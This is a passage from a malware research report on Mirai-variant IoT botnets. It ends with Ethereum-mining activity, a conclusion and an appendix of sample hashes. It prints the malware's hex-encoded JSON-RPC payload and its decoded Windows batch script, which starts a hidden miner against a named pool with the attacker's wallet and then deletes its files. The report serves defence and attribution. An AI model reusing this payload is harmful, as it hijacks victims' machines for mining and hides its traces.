

Figure 16 Decoded strings from 5a07bbdaf2f08908e47ac3021ff2db0d

A never before seen domain was spotted: s[.]sunnyjuly[.gq], using the same Organisation "Equatorial Guinea Domains B.V." detected in the MASUTA variant.

```
Domain name:
      SUNNYJULY.GQ

   Organisation:
      Equatorial Guinea Domains B.V.
      Dominio GQ administrator
      P.O. Box 11774
      1001 GT  Amsterdam
      Netherlands
      Phone: +31 20 5315725
      Fax: +31 20 5315721
      E-mail: abuse: abuse@freenom.com

Domain Nameservers:
      NS01.FREENOM.COM
      NS02.FREENOM.COM
      NS03.FREENOM.COM
      NS04.FREENOM.COM
```

The decoded strings show an Etherum miner for Windows. At the time of this writing, one Ethereum (ETH) is equal to $1,078 USD. It is the second largest cryptocurrency after Bitcoin.

The hexadecimal values seen in the json below actually decodes to a call to the miner:

```
{"id":0,"jsonrpc":"2.0","method":"miner_file","params":["reboot.bat","7374617274202f42
2022222045746844637 24d696e657236342e657865202d65706f6f6c206574682d7573322e647761726670
6f6f6c2e636f6d3a38303038202d6577616c203078423135413533333265423763443244443761345633 7
663936373439453736394133373135373264202d6d6f64652031202d6d706f72742033333333202d6d7073
772045687053564874556274 0d0a64656c202f46202f5120457468446372 4d696e657236342e6578650d0a
64656c202f46202f5120636f6e6669672e7478740d0a64656c202f46202f51207265626f6f742e626174"]
}
```


Decoded version of the hexadecimal values:

```
start /B "" EthDcrMiner64.exe -epool eth-us2.dwarfpool.com:8008 -ewal
0xB15A5332eB7cD2DD7a4Ec7f96749E769A371572d -mode 1 -mport 3333 -mpsw EhpSVHtUbt
del /F /Q EthDcrMiner64.exe
del /F /Q config.txt
del /F /Q reboot.bat
```

Interestingly, the miner is dropped to Windows environments but the initial infection vector targets MIPS architecture. The miner will join a pool at Dwarfpool.com to report calculated shares (proof of work), the most interesting part of the above command is the ETH Address that belongs to the attacker: 0xB15A5332eB7cD2DD7a4Ec7f96749E769A371572d

Figure 17 Ethereum Payouts

In 7 days, the group has received two payouts totaling 2.024296 ETH or approximately $2165 USD. Analysis of the shares submitted in the last 24 hours, indicate the bot is very active, increasing the amount of submissions per day. See Figure 18.

Shares for last 24 hours (current hour not included)

Date	Submits	% of round	Amount
18-01-18, 01:59:59 (1 hour ago)	4693	0.044	precalculation*
18-01-18, 00:59:59 (2 hours ago)	4093	0.038	0.00426737
18-01-17, 23:59:59 (3 hours ago)	3774	0.036	0.00869878
18-01-17, 22:59:59 (4 hours ago)	3658	0.035	0.00699695
18-01-17, 21:59:59 (5 hours ago)	3641	0.035	0.01417352
18-01-17, 20:59:59 (6 hours ago)	3582	0.034	0.01148132
18-01-17, 19:59:59 (7 hours ago)	3845	0.036	0.00607477
18-01-17, 18:59:59 (8 hours ago)	2490	0.023	0.00225258
18-01-17, 17:59:59 (9 hours ago)	2451	0.023	0.01180402
18-01-17, 16:59:59 (10 hours ago)	2429	0.023	0.00652530
18-01-17, 15:59:59 (11 hours ago)	2473	0.023	0.00652313
18-01-17, 14:59:59 (12 hours ago)	1784	0.016	0.00284207
18-01-17, 13:59:59 (13 hours ago)	1895	0.018	0.00539446
18-01-17, 12:59:59 (14 hours ago)	1992	0.019	0.00496119
18-01-17, 11:59:59 (15 hours ago)	1927	0.018	0.00473815
18-01-17, 10:59:59 (16 hours ago)	1860	0.018	0.00710923
18-01-17, 09:59:59 (17 hours ago)	1661	0.016	0.00303698
18-01-17, 08:59:59 (18 hours ago)	2262	0.022	0.00539127
18-01-17, 07:59:59 (19 hours ago)	2170	0.021	0.00614866
18-01-17, 06:59:59 (20 hours ago)	1784	0.017	0.00593337
18-01-17, 05:59:59 (21 hours ago)	1979	0.019	0.00977539
18-01-17, 04:59:59 (22 hours ago)	2169	0.021	0.00627886
18-01-17, 03:59:59 (23 hours ago)	2103	0.020	0.00324283
18-01-17, 02:59:59 (1 day ago)	1510	0.015	0.00282757

Figure 18 Share submissions for past 24 hours

Coincidentally, Zachary Buchta recently pleaded guilty on Dec 2017[9] (See Figure 19). There may be a correlation between the funds being raised via Ethereum mining and the $350,000 USD fine levied against Buchta.

[9] https://www.engadget.com/2017/12/22/lizard-squad-hacker-founder-guilty/

Lizard Squad's founding member pleads guilty to cyber-crimes

The 20-year-old ran the hacker-for-hire group known for extortion and h

Saqib Shah, @eightiethmnt
12.22.17 in Security

10
Comments

1000
Shares

Terrence Antonio James / Chicago Tribune

Figure 19 Zachary Buchta - Engadget

Conclusion

IoT malware is increasing in sophistication. During this research, we witnessed firsthand the evolving complexity of the different variants of Lizard Squad and bigbotPein group's malware within a span of one year; starting with no obfuscation, then basic XOR encoding and most recently, leveraging techniques to perform process injection to try to bypass detection and increase the infection rate on their victims.

The Lizard Squad and bigbotPein groups used to be very active creating most of the well-known variants of Mirai as outlined in this paper. However, with the arrests of multiple high profile members of those groups, they were expected to be dismantled by the end of 2017. Unfortunately, the recent Ethereum miner activity exhibited by SATORI variant suggests the group is still operating and cashing out at Dwarfpool.

What our findings reaffirm is that despite the heroic efforts of our law enforcement agencies around the world apprehending cybercriminals, it is very hard to stop them completely. We need to operate under the assumption that they will continue operating and focus our resources on solutions that can help stop, detect and prevent these attacks in your Network.

Here is where technology can help organizations to predict the next move of the bad actors. First step is to identify the IoT devices in your network. Second, discern the individual personality of each connected device. Third, focus on Threat Intelligence which include profiling the attacker including:

- Understand attacker's modus operandi
- How they infect systems
- How they persist inside the system
- How they move laterally inside the network
- How the data is being exfiltrated
- How the malware is obfuscated
- What are the industries being targeted
- What are the motivations of the malicious group: espionage, copyright, surveillance, money, etc.

All these indicators must be extracted automatically in real-time to be used as basis for deep learning system. Such systems can stop the attack and just as important, anticipate the next attack.

Detailed timeline of all variants identified during 2017 can be found at https://www.securityartwork.es/wp-content/uploads/2017/10/Informe_Mirai_2.pdf (in Spanish only).

APPENDIX

List of malware samples analyzed as part of this research:

SHA256	First VT Sub	Name	ARCH
BIGBOTPEIN			
0908e9872dafd1a58dd30c8addb948ac638122f38f264555950f054d1c52c1a2	12/5/2017 19:30	OKIRU	MIPS
0dafeae02b016bd7e47546e294f5106167832c9e758287f2caead841c8c9e308	12/30/2017 11:22	SATORI	ARM
2069bc9f62f47f1253c44f6e6c9fa13ca63394d053b1d36815a4ef5bb1d2cf40	12/5/2017 20:43	OKIRU	SuperH
27a1498a9706486901b634c76d4483ae4b331b1327d763e641b267bad73789b5	12/5/2017 18:56	OKIRU	ARM
44cf18689ff08784ea6122211fba1e6f654f268b2c226c57cd640d7dcaad55bd	11/17/2017 9:18	OKIRU	x64
47070ae210a1b5a11bbc551a125c07f05c7b0f3f4bd6869fd8134dad6e36f357	12/18/2017 6:35	SATORI	ARM
4955521e118c8d35f8d895096fefab3490ae33d76ac1ba7a0f846cfd3f4f4936	11/17/2017 9:11	OKIRU	ARM
53b009943957e969219f578bac234f46bf91ca6d3d227d40dac0b4b0cbb39b89	12/19/2017 18:06	OKIRU	ARM
601ad06dd9de8c19c196441f4a405c95dbd752c95fb017fda6c4fc7ca6d86d9c	11/3/2017 18:52	OKIRU	SPARC
7062b7d4cb4928c287258865b3dd0dad82cd805a7d81cbd9074aa901a9e58802	12/19/2017 8:31	SATORI	MIPS
7f991084ca8256a6fea8b2270a2254237de23bc1fd1aa4ba67c976ad1dc5bad0	12/19/2017 18:02	OKIRU	MIPS
862326c001ef7287df18dc6260767ae9a89e23b004abe64a4bc10ec854ae58f8	12/5/2017 18:51	OKIRU	MIPS
88ea02c61e617ad7b61d16ebbf6514a68135488b94be7d77e4197d81f334d17e	12/31/2017	SATORI	ARM
8f11f2a943c79719870f1e45e349cbef1dd42cafbcd311965e5fdebf27b3cc60	11/17/2017 9:13	OKIRU	ARM
942de94691a74caa5c70ac433f9bd933f193e8341177477fdd805f1b0850e915	12/5/2017 22:02	OKIRU	MIPS
a43eefc3d95240295b648674d0dde6560a547da013b7c52007ca65bd9c0afdd0	11/28/2017 3:31	OKIRU	ARM
a6333e5c8be5da00c3e223687a1de3816ad8dbcc164583209ead452df3727a59	11/24/2017 13:22	OKIRU	MIPS
c55f7869b34bd826dd3c3af2c8751622b0aede993477476698bafb9d498fb5f7	12/19/2017 18:07	OKIRU	ARM
cfaa7c26dc143a6dfab58681a90fac6911b61065e5b03e081309506399efad03	10/31/2017 11:31	OKIRU	SuperH
dd6e5607f137b6536097670a1211b4e20821ca136e2db26529948ff0a48555ff	12/5/2017 20:45	OKIRU	x86
e261e9cdfe31d98f4486c6dc6260dc02f2c4bd87c2cda6d4db9b459cda8f96af	12/19/2017 18:01	OKIRU	MIPS
e5fc493874f2a49e1a1594f3ee2254fa30e6dd69c6f24d24a08a562f03b2fd26	10/31/2017 3:20	OKIRU	x86
ed1672420f9ea54a1586bff44740d6c5b2836aa6b3dd1b5c2d5390329a27fa0b	11/17/2017 9:12	OKIRU	ARM
f9a4c6857bb3a4feebb232c54e6ecffd3742ce598b48e975d675b38232b8e30e	12/5/2017 19:31	OKIRU	x64
fa2b9d425d41070e921fbc92811d3e9a2b9411c958bc48ee7a5240dad73130d2	11/20/2017 2:37	OKIRU	x86
c89113f7615d373fdc1a9a0b8b295fdd0de2c5ce76fc779ccee9f3488ceedb95	1/8/2018	SATORI Miner	MIPS
LIZARD SQUAD			
6bd39efd1a0f996f93d7d829e236e48481ed22eafe7d730e2d8272c86c2dfa8b	2/25/2017 1:39		x86
bbbb7f7cf5de8b77397c756142174c42404efca3f2b68ef372b00591a4adc009	2/26/2017 3:08		x86
e2aac16ad68b597a077a5172aff1cb38ab6795043bd82a85ca67bb27ff63e42e	2/27/2017 6:32		x86
a131ba03e4302930350b6a635ef2b05d122e03a3953d822cf08025f65d2e412b	3/1/2017 12:03		ARM
6f87e761d920f56751ebbc33e6e3883db3b3f2bdc42e379fbb92e32b49c70309	3/8/2017 1:03		PowerPC
5f2358def26305841062db24f4088bd96348013b1cbf94ef7b0bfef7f06acae2	3/14/2017 16:50		MIPS
MASUTA			
0391760b7fd4b05c7d396eff0ade1f5e3f6f3495f5b1d3319d6fad5ba4205c60	2/7/2017 15:01		MIPS
MEMES			
efc37fea6176d153c9c2841c1dbba57b16a76914856eea7898e04ce42fac1c4f	3/19/2017 17:05		PowerPC
1b8425d37ea48ede04945cc0026687aaf05d2bbaed6051ddb4e0792a871f0492	1/13/2018 2:28		MIPS